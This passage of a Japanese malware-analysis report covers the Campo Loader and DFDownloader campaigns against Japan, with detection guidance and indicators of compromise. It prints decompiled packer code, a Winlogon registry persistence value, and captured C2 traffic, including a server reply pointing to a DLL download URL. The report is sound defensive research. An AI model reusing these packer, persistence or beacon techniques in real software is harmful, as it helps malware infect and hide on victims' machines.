また、同様に日本向けの一連の攻撃で使用された文書ファイルの挙動についてもほぼ一致しています（図31、図32）。

図31 4月9日の日本向け攻撃キャンペーンで使用された文書ファイルのプロセスツリー




図32 Sophos社のレポートで言及されているプロセスツリー
（出典：https://news.sophos.com/en-us/2021/04/15/bazarloader/）

パッカーの類似性

Campo LoaderとDFDownloaderに使用されているパッカーには複数のバリエーションがありますが、一部のパッカーがTrickbotやBazarLoaderで使用されていたものと類似しています。

下図は、Campo LoaderとDFDownloader（1.28r）で使用されているパッカーのコードの一部です。このパッカーは、CryptoAPIを使用してマルウェア本体を暗号化しており、CryptImportKey関数によるRSA2キーのインポートと、CryptEncryptを使用してRC4暗号でデータを処理する動きが特徴的です。

```
local_28 = 0;
BVar1 = CryptAcquireContextW(&local_28,(LPCWSTR)0x0,(LPCWSTR)0x0,1,0);
if (((BVar1 != 0) ||
    (BVar1 = CryptAcquireContextW(&local_28,(LPCWSTR)0x0,(LPCWSTR)0x0,1,8), BVar1 != 0)) ||
   (BVar1 = CryptAcquireContextW(&local_28,(LPCWSTR)0x0,(LPCWSTR)0x0,1,0xf0000000), BVar1 != 0)) {
  local_24 = 0;
  BVar1 = CryptImportKey(local_28,&DAT_6ab0304c,0x134,0,0,&local_24);
  if (BVar1 != 0) {
    iVar2 = 0;
    while (iVar2 < param_2) {
      (&DAT_6ab0300c)[iVar2] = *(undefined *)((in_EAX + param_2 + -1) - iVar2);
      iVar2 = iVar2 + 1;
    }
    (&DAT_6ab0300c)[param_2] = 0;
    while (param_2 + 1 < 0x3e) {
      (&DAT_6ab0300d)[param_2] = 1;
      param_2 = param_2 + 1;
    }
    local_20[0] = 0;
    BVar1 = CryptImportKey(local_28,&DAT_6ab03000,0x4c,local_24,0,local_20);
    if (BVar1 != 0) {
      uVar3 = CryptEncrypt(local_20[0],0,1,0,param_1,param_3,*param_3);
      return uVar3 & 0xffffff00 | (uint)(uVar3 != 0);
    }
  }
}
return 0;
```

図33 Campo Loaderのパッカーの例

```
local_28 = 0;
iVar2 = (*CryptAcquireContextW)(&local_28,0,0,1,0);
if (((iVar2 != 0) || (iVar2 = (*CryptAcquireContextW)(&local_28,0,0,1,8), iVar2 != 0)) ||
   (iVar2 = (*CryptAcquireContextW)(&local_28,0,0,1,0xf0000000), iVar2 != 0)) {
  local_24 = 0;
  iVar2 = (*CryptImportKey)(local_28,&__ZL27PrivateKeyWithExponentOfOne,0x134,0,0,&local_24);
  if (iVar2 != 0) {
    iVar2 = 0;
    while (iVar2 < param_2) {
      (&DAT_6ad0304c)[iVar2] = *(undefined *)((in_EAX + param_2 + -2) - iVar2);
      iVar2 = iVar2 + 1;
    }
    (&DAT_6ad0304b)[param_2] = 0;
    while (param_2 + 1 < 0x3e) {
      (&DAT_6ad0304d)[param_2] = 1;
      param_2 = param_2 + 1;
    }
    local_20[0] = 0;
    iVar2 = (*CryptImportKey)(local_28,&__ZL24SimpleBlobRC4KeyTemplate,0x4c,local_24,0,local_20);
    if (iVar2 != 0) {
      uVar3 = (*CryptEncrypt)(local_20[0],0,1,0,param_1,param_3,*param_3);
      return uVar3 & 0xffffff00 | (uint)(uVar3 != 0);
    }
  }
}
return 0;
```

図

34 DFDownloaderのパッカーの例

これらのコードは、Cybereason社のブログ[8]で紹介されているBazarLoaderのパッカーやVIPRE Labsのブログ[9]で紹介されているTrickbotが使用しているパッカーにも同様の特徴が見られます。このような類似点からも、TrickbotとBazarLoaderが本攻撃キャンペーンに関連する可能性があることがわかります。

- [8] 「A Bazar of Tricks: Following Team9's Development Cycles」, Cybereason, 2020/7/16 https://www.cybereason.com/blog/a-bazar-of-tricks-following-team9s-development-cycles
- [9] 「Trickbot's Tricks」, VIPRE Labs, 2018/12/5 https://labs.vipre.com/trickbots-tricks/

実行痕跡の確認方法

実行痕跡の確認方法を以下に示します。

端末の自動起動設定の確認

レジストリ

- DFDownloaderは、永続化のためにレジストリにDLLファイルを登録します。
- ユーザが端末にログオンした際にDFDownloaderが実行されるようになります。

表4 レジストリに登録される値の例

項目	値
レジストリキー	HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
値	Shell
データ型	REG_SZ
データ	（例）explorer.exe, regsvr32.exe C:\ProgramData\nmvhg\nmvhg.dll




図35 レジストリに登録される値の例

ネットワークトラフィックやプロキシログの確認

感染時のネットワークトラフィックやプロキシログが残っている場合は、次に示す通信が記録されていないかをご確認ください。

Campo Loaderの通信

- POSTメソッドを使用します。このときHTTPヘッダにはUser-Agentがありません。
- 通信先のドメイン名は、xyzドメインを使用する傾向があります。
- URLは正規表現で「\/campo\/([a-z0-9]{1,2})\/([a-z0-9]{1,3})」と表現できます。

```
POST /campo/h/h2 HTTP/1.1
Host: board3.xyz
Pragma: no-cache
Content-Length: 4

pingHTTP/1.1 200 OK
Date: Fri, 02 Apr 2021 05:36:23 GMT
Server: Apache/2.4.29 (Ubuntu)
Set-Cookie: ci_session=hpdla0pfdjhmk2qlc7re77vao25eu68v; expires=Fri, 02-Apr-2021 07:36:23 GMT; Max-Age=7200;
path=/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 38
Content-Type: text/plain;charset=UTF-8

http://chance5.xyz/uploads/files/1.dll
```

図

36 Campo Loaderの通信例

DFDownloaderの通信

- POSTメソッドを使用します。このときHTTPヘッダにはUser-Agentがありません。
- 通信先のドメイン名は、xyzドメインを使用する傾向があります。
- リクエストのContent-Lengthは、40～100バイト程度です。
- サーバレスポンスは、XORで暗号化されています。XORキーは感染した端末ごとに異なる値です。
  例：「DESKTOP-AABSVH71760622929」

```
POST / HTTP/1.1
Host: domainsupply.xyz
Pragma: no-cache
Content-Length: 96

U11TfHwxMHx8MTc3NjN8fERFU0tUT1AtQUFCU1ZINzE3NjA2MjI5Mjl8fHR1c3R8fDY0fHwxLjI4cnx8MHx8NzU0NTM5Mg==
```

SYS||10||17763||DESKTOP-AABSVH71760622929||test||64||1.28r||0||7545392

図

37 DFDownloaderの通信例1

```
POST / HTTP/1.1
Host: domainsupply.xyz
Pragma: no-cache
Content-Length: 40

UE5HfHxERVNLVE9QLUFBQlNWSDcxNzYwNjIyOTI5
```

PNG||DESKTOP-AABSVH71760622929

図

38 DFDownloaderの通信例2

生成ファイルの確認

以下に示すようなファイルが生成されていないかをご確認ください。
ファイルの名前や保存先などは攻撃者が容易に変更できる部分であるため、未掲載のものが存在する可能性がある点にご注意ください。

文書ファイル

- 保存先のフォルダパスは一貫して「C:\Users\Public\」が使用されており、攻撃キャンペーンによってファイル名が変化します。
- 文書ファイルの生成ファイルの例は下表の通りです。

表5 文書ファイルによる生成ファイル例

ファイル	説明
C:\Users\Public\14118.doy	文書ファイルがドロップしたファイル。 2021年4月9日の日本向けキャンペーンで使用。
C:\Users\Public\14118.xlsb	文書ファイルがドロップしたファイル。 2021年4月9日の日本向けキャンペーンで使用。
C:\Users\Public\14118.biy	「C:\Users\Public\14118.doy」の中身をBase64デコードして生成されたファイル（Campo Loader）。 2021年4月9日の日本向けキャンペーンで使用。

Campo Loader

- 保存先のパス、ファイル名は、文書ファイルからドロップされるCampo Loaderにハードコーディングされています。
- 「C:\ProgramData\」配下を使用する傾向にあります。
- Campo Loaderの生成ファイルは下表の通りです。

表6 Campo Loaderによる生成ファイル例

ファイル	説明
C:\ProgramData\jyqwkf\jyqwkf.dll	Campo LoaderがダウンロードしたDLLファイル。 2021年4月9日の日本向けキャンペーンで使用。
C:\ProgramData\yosgu\yosgu.dll	Campo LoaderがダウンロードしたDLLファイル。 2021年4月8日、2日の日本向けキャンペーンで使用。

DFDownloader

- DFDownloaderの保存先のパス、ファイル名は、ランダムに生成されます。
- 「C:\ProgramData\」配下を使用する傾向にあります。
- 通信の状況によっては、フォルダとファイルを削除することもあります。
- DFDownloaderの生成ファイルは下表の通りです。

表7 DFDownloaderによる生成ファイル例

ファイル	説明

C:\ProgramData\＜ランダム＞\＜ランダム＞.dll 例：「C:\ProgramData\nmvhg\nmvhg.dll」	DFDownloaderがダウンロードしたDLLファイル。
C:\ProgramData\＜ランダム＞\＜ランダム＞.exe 例： 「C:\ProgramData\nmvhg\nmvhg.exe」	DFDownloaderがダウンロードしたEXEファイル。

感染の判断が難しい場合・専門企業による調査が必要な場合

下記リンクにて、セキュリティインシデント発生時に緊急対応を請け負ってくれる企業の一覧があります。初期相談が無料の企業もあります。

> JNSA　サイバーインシデント緊急対応企業一覧
> https://www.jnsa.org/emergency_response/

謝辞

本稿の執筆にあたり、下記のセキュリティリサーチャ（順不同）による情報共有を活用させていただきました。お礼を申し上げます。

- Cryptolaemus Team (@Cryptolaemus1)
- ExecuteMalware (@executemalware)
- bom (@bomccss)
- わが (@waga_tw)
- moto_sato (@58_158_177_102)
- Malware Traffic Analysis
  https://www.malware-traffic-analysis.net/

IoC（5月10日時点）

文書ファイルのハッシュ

7d1ff39fc6daab153ad6477554415336578256257aa81fd796a48b89c7a8b2e8

Campo Loaderのハッシュ

b8212f866c5cdf1a823031e24fe10444aab103d8fb55a25821e1c7c7366e580f

DFDownloaderのハッシュ

8589e2d840c3ed5adbdc160724bdb3c2e703adeec1ec1e29983960c9c00c4469

Campo Loaderの通信先

Openfieldサーバは、Campo Loader以外のマルウェアでも使用されるため、下記にはBazarCall等で使用される通信先が含まれる可能性があります。
また、他のOpenfieldのURL情報は、URLhausにも登録されています。

hxxp://nightsalmon[.]xyz/campo/b/b
hxxp://foreverbold[.]xyz/campo/b/b
hxxp://superstartart[.]xyz/campo/b/b
hxxp://steeltits[.]xyz/campo/z/z
hxxp://steeltits[.]xyz/campo/LHq/cD
hxxp://139.162.150[.]121/campo/b/j
hxxp://185.14.31[.]147/campo/j1/j2
hxxp://ship4[.]xyz/campo/i/i
hxxp://gopigs[.]xyz/campo/k/k
hxxp://board3[.]xyz/campo/h/h2
hxxp://cake3[.]xyz/campo/c4/c4
hxxp://dance4[.]xyz/campo/c5/c5
hxxp://cake3[.]xyz/uploads/files/120.dll
hxxp://chance5[.]xyz/uploads/files/1.dll
hxxp://dance4[.]xyz/uploads/files/120-cr.dll

DFDownloaderの通信先

showstoreonline[.]com
moviesmenia[.]com
avydabiz[.]com
kingdomcoffee[.]com
domaindnsresolver[.]xyz
domainutility[.]xyz
domainservicing[.]xyz
domainsupply[.]xyz